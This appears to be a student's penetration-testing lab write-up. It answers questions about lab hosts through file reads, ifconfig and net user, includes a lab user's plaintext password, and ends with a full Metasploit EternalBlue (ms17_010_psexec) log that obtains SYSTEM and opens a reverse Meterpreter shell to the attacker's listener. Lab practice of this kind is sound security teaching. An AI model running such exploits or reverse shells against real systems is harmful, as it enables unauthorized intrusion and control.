

Turn In

1. Screenshot of Security Onion alert of own scan (could not see mine)

QUEUE	TOTAL	CLASS	ACTIVITY	LAST EVENT	SOURCE	AGE	COUNTRY	DESTINATION	AGE	COUNTRY
0	7			2021-02-23 15:49:05	73.19.46.2	7	UNITED STATES (.us)	15.218.53.108	6	UNITED STATES (.us)
<input type="checkbox"/>	ST	TIMESTAMP	EVENT ID	SOURCE	PORT	DESTINATION	PORT	SIGNATURE		
<input type="checkbox"/>	NA	2021-02-23 15:49:05	7.121211	73.19.46.2	35961	15.218.53.108	445	GPL NETBIOS SMB-DS IPC\$ share access		
<input type="checkbox"/>	NA	2021-02-23 15:49:05	7.121212	73.19.46.2	35961	15.218.53.108	445	GPL NETBIOS SMB-DS IPC\$ share access		
<input type="checkbox"/>	NA	2021-02-23 15:49:05	7.121213	73.19.46.2	35961	15.218.53.108	445	GPL NETBIOS SMB-DS IPC\$ share access		
<input type="checkbox"/>	NA	2021-02-23 15:49:05	7.121215	73.19.46.2	35961	15.218.53.108	445	GPL NETBIOS SMB-DS IPC\$ share access		

2. Screenshot of the XX.XX.XX.100 machine's Desktop

```

C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.


C:\Documents and Settings\L337>echo username
username

C:\Documents and Settings\L337>echo %username%
L337

C:\Documents and Settings\L337>_

```

I just find this funny. I am running an Ubuntu VM on FreeBSD in order to VNC to a Kali VM that RDPs to a Windows XP VM.



3. Date that the Ubuntu machine you connected to reached its EoL (End of Life)

Ubuntu 12.10	Quantal Quetzal	Tech / Rel	October 18, 2012	May 16, 2014
--------------	-----------------	------------	------------------	--------------

4. Answer the following questions with screenshots and a brief description of where/how you found the answer:

Scrat's Password - 0hNutz!123

- a. What is Scrat's favorite nut?

```
My favourite Nuts (highest to lowest)
1. Pistachios
2. Almonds
3. Walnuts
4. Cashews
5. Acorns
```

I used vi to view the txt file in Scrat's home directory

- b. What is the name of Manny's Nana?

```
Grandma Fur(nanna)
\
```

After sshing into the FreeBSD system, I used vi on the family_tree file in manny's home directory.

- c. What is Sid's middle name?

```
sid:x:1003:1003:Sidious Francis Maximus,,,:/home/sid:/bin/bash
```

I used vi to view the contents of the /etc/passwd.

- d. What is the local IP address of "Manny's Home"? (Screenshot)

```
$ ifconfig
lnc0: flags=108843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST,NEEDSGIANT> mtu 1500
    inet 192.168.1.2 netmask 0xfffff000 broadcast 192.168.1.255
    ether 00:50:56:21:fe:01
plip0: flags=108810<POINTOPOINT,SIMPLEX,MULTICAST,NEEDSGIANT> mtu 1500
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 16384
    inet6 fe80::1%lo0 prefixlen 64 scopeid 0x3
    inet6 ::1 prefixlen 128
    inet 127.0.0.1 netmask 0xff000000
```

Lnc0: 192.168.1.2, so ssh reroutes to a device in a local network behind X.X.X.106.
I used ifconfig on the FreeBSD device I sshed into.

e. Who has local accounts on the XX.XX.XX.108 Box? (Screenshot)

```
C:\Windows\system32>net user
net user

User accounts for \\

--
Administrator          Alex          DefaultAccount
defaultuser0            Guest        James
Lilly                  Seregil     yellowsnow
The command completed with one or more errors.

C:\Windows\system32>
```

After entering meterpreter, I used shell and then net user in the Windows command line.

5. Submit a screenshot of sysinfo on the Windows 10 box after using eternalblue

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 42.49.30.2:4444
[*] 42.49.30.108:445 - Target OS: Windows 10 Pro 14393
[*] 42.49.30.108:445 - Connected to named pipe: \netlogon
[*] 42.49.30.108:445 - Frag pool info leak: arch=x64, size=0x20
[*] 42.49.30.108:445 - Attempting leak #0
[*] 42.49.30.108:445 - Leaked connection struct (0xffffda804aa9a910), performing WriteAndX type confusion
[*] 42.49.30.108:445 - Control of groom transaction
[*] 42.49.30.108:445 - Built a write-what-where primitive...
[*] 42.49.30.108:445 - Overwrote IsNullSession = 0, IsAdmin = 1 at 0xffff968b6ef2899a
[*] 42.49.30.108:445 - Overwrote token SID security context with fake context
[+] 42.49.30.108:445 - Overwrite complete... SYSTEM session obtained!
[*] 42.49.30.108:445 - Checking for System32\WindowsPowerShell\v1.0\powershell.exe
[*] 42.49.30.108:445 - PowerShell found
[*] 42.49.30.108:445 - Selecting PowerShell target
[*] 42.49.30.108:445 - Powershell command length: 2459
[*] 42.49.30.108:445 - Executing the payload...
[*] 42.49.30.108:445 - Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:42.49.30.108[\svcctl] ...
[*] 42.49.30.108:445 - Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:42.49.30.108[\svcctl] ...
[*] 42.49.30.108:445 - Obtaining a service manager handle ...
[*] 42.49.30.108:445 - Creating the service ...
[+] 42.49.30.108:445 - Successfully created the service
[*] 42.49.30.108:445 - Changing service description...
[*] 42.49.30.108:445 - Starting the service ...
[+] 42.49.30.108:445 - Service start timed out, OK if running a command or non-service executable ...
[*] 42.49.30.108:445 - Removing the service ...
[+] 42.49.30.108:445 - Successfully removed the service
[*] 42.49.30.108:445 - Closing service handle...
[+] 42.49.30.108:445 - SYSTEM session cleaned up.
[*] Sending stage (175174 bytes) to 42.49.30.108
[*] Meterpreter session 1 opened (42.49.30.2:4444 → 42.49.30.108:54821) at 2021-03-01 23:53:35 -0600

meterpreter > sysinfo
Computer      : DESKTOP-T9L6G94
OS            : Windows 10 (10.0 Build 14393).
Architecture : x64
System Language : en_GB
Domain       : WORKGROUP
Logged On Users : 0
Meterpreter   : x86/windows
meterpreter > net user
```